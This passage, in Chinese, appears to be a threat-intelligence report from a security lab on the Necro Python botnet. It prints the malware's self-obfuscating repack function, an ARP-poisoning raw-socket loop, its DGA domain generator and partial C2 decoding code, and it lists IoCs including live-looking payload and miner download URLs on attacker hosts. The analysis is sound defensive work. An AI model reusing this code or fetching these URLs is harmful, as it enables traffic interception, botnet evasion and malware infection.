python脚本启动后会先调用 `repack()` 函数对当前的文件进行变形，变形的算法是依次从obj_name_list表（表中保存了文件中自定义的对象名称）中取出一个对象名称(可能是类，变量名，函数名)，然后产生一个8位的随机字串，用这个8位的随机字串替换文件中对应的对象名称，结果就是原始文件中再也找不到可读的对象名称了。因为这种做法是不可逆的，我们只能从代码功能上推测每个函数和变量的含义，参考早期版本的代码，我们基本搞楚了代码的功能。

```
def __init__(self):
    ...
    self.repack() #repack bot before we install
    self.install() #Install

def repack(self):
    try:
        fh_myself=open(argv[0],"r")
        _pyload=fh_myself.read()
        fh_myself.close()
        obj_name_list=['localhost_irc','gen_random_8char'....]
        for obj_name in obj_name_list:
            _pyload=_pyload.replace(obj_name,self.gen_random_8char(8))
        new_fh_myself=open(argv[0],"w")
        new_fh_myself.write(_pyload)
        new_fh_myself.close()
    except:
        pass
```

ARP欺骗和流量嗅探

比较有意思的Necro还支持ARP投毒和网络流量嗅探。ARP欺骗是为了把受害者机器伪装成网关，代码如下所示。


```
def create_pkt_arp_poison():
    s = socket.socket(socket.AF_PACKET, socket.SOCK_RAW, socket.SOCK_RAW)
    s.bind(("wlan0", 0))

    while(1):
        for lmfao in getPoisonIPs():
            src_addr = get_src_mac()
            dst_addr = lmfao[0]
            src_ip_addr = get_default_gateway_linux()
            dst_ip_addr = lmfao[1]
            dst_mac_addr = "\x00\x00\x00\x00\x00\x00"
            payload = "\x00\x01\x08\x00\x06\x04\x00\x02"
            checksum = "\x00\x00\x00\x00"
            ethertype = "\x08\x06"
            s.send(dst_addr + src_addr + ethertype + payload+src_addr + src_ip_addr
                + dst_mac_addr + dst_ip_addr + checksum)
        time.sleep(2)
```

这段buggy代码会在一个单独的线程种执行，每隔2秒读取一遍/proc/net/arp以获取最新的ARP邻居，然后冒充网关给它们发送ARP回应，目的是使对方相信所运行的机器就是网关。作者这么做可能是为了实现中间人劫持，但目前还没看到更多的中间人通信相关代码，猜测该功能尚处于开发中。

嗅探主要针对受害者机器的TCP通信流量，该功能受C2指令（`.sniffer-resume`）控制。一旦开启，所有非以下端口的TCP流量都会被记录并上报给C2的1337端口：“1337, 6667, 23, 443, 37215, 53, 22”。

C2基础设施

从第3版的C2域名aveixucyimxwcmph.xyz出发，我们通过图系统成功的把3个版本的C2都关联起来，如下图所示：



其中，第2版的C2域名gxbrowser.net也曾解析到过第1版的C2 45.145.185.229上，而第3版的C2域名aveixucyimxwcmph.xyz所解析的IP 193.239.147.224曾经也被gxbrowser.net使用过，这些说明目前的3个版本Necro botnet背后的作者应该是同一伙人。

值得说明的是所有的Necro相关域名都已被360netlab的DNSmon系统拦截。

结论

Necro是一个相对较老的Python恶意程序，但作者通过采用代码混淆、PyInstaller打包、集成DGA和新漏洞等方式使其摇身一变成为一款危害较大的针对Linux设备的新botnet，可谓“老树新春”。考虑到作者在不到一个月的时间内接连推出了3个版本，我们相信该家族目前处于持续活跃期中，相信后面还会不断发起新的攻击。360BotMon系统将持续对该家族保持关注，并会即使公布新的威胁信息。

如果需要帮助，欢迎通过netlab@360.cn联系我们。

版权声明

IoC

C2

```
45.145.185.83
193.239.147.224
gxbrowser.net
aveixucyimxwcmph.xyz
```

Download URL

```
# 第1版
 http://45.145.185.229/necr0.py

# 第2版
 http://gxbrowser.net/out
 http://gxbrowser.net/out.py

# 第3版
 http://aveixucyimxwcmph.xyz/.benchmark
 http://aveixucyimxwcmph.xyz/.benchmark.py

#  其它样本
 http://gxbrowser.net/xmrig
 http://gxbrowser.net/xmrig1
 http://aveixucyimxwcmph.xyz/xmrig1
 http://45.145.185.229/bins/nginx.html/keksec.x86
 http://45.145.185.229/bins/nginx.html/keksec.spc
 http://45.145.185.229/bins/nginx.html/keksec.sh4
 http://45.145.185.229/bins/nginx.html/keksec.ppc
 http://45.145.185.229/bins/nginx.html/keksec.mpsl
 http://45.145.185.229/bins/nginx.html/keksec.mips
 http://45.145.185.229/bins/nginx.html/keksec.m68k
 http://45.145.185.229/bins/nginx.html/keksec.i586
 http://45.145.185.229/bins/nginx.html/keksec.arm
 http://45.145.185.229/bins/nginx.html/keksec.arm7
 http://45.145.185.229/bins/nginx.html/keksec.arm5
 http://45.145.185.229/bins/keksec.x88_64
 http://45.145.185.229/bins/keksec.x86
 http://45.145.185.229/bins/keksec.x64
 http://45.145.185.229/bins/keksec.spc
 http://45.145.185.229/bins/keksec.sh4
 http://45.145.185.229/bins/keksec.ppc
 http://45.145.185.229/bins/keksec.mpsl
 http://45.145.185.229/bins/keksec.mips
 http://45.145.185.229/bins/keksec.mips64
 http://45.145.185.229/bins/keksec.m68k
 http://45.145.185.229/bins/keksec.i586
 http://45.145.185.229/bins/keksec.arm
 http://45.145.185.229/bins/keksec.arm7
 http://45.145.185.229/bins/keksec.arm5
 http://45.145.185.229/update.sh
```

DGA 算法

```
import random

def gen_random_str(_range):
    return
('').join(random.choice('abcdefghijklmnopqoasadihcouvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ')
for _ in range(_range))

def gen_cc(time):
    random.seed(a=5236442 + time)
    return gen_random_str(16) + '.xyz'

def gen_DGA():
    i = 0
    while 1:
        for _ in range(3):
            try:
                print(gen_cc(i))
            except:
                pass
        if i >= 2048:
            i = 0
        i += 1

gen_DGA()
```

C2解密算法

```
self.irc_server=b64decode(b64decode("346534373535333034653434353533313465376135353330
 #Encoded irc server

self.server_port=6667 #Server port

self.channel=b64decode(b64decode("346534343662376134643661346433313465366434643331346
 #Encoded channel

self.channel_key==b64decode(b64decode("346536613439333134653434353137393465376136623333
 #Encoded channel key
```

引用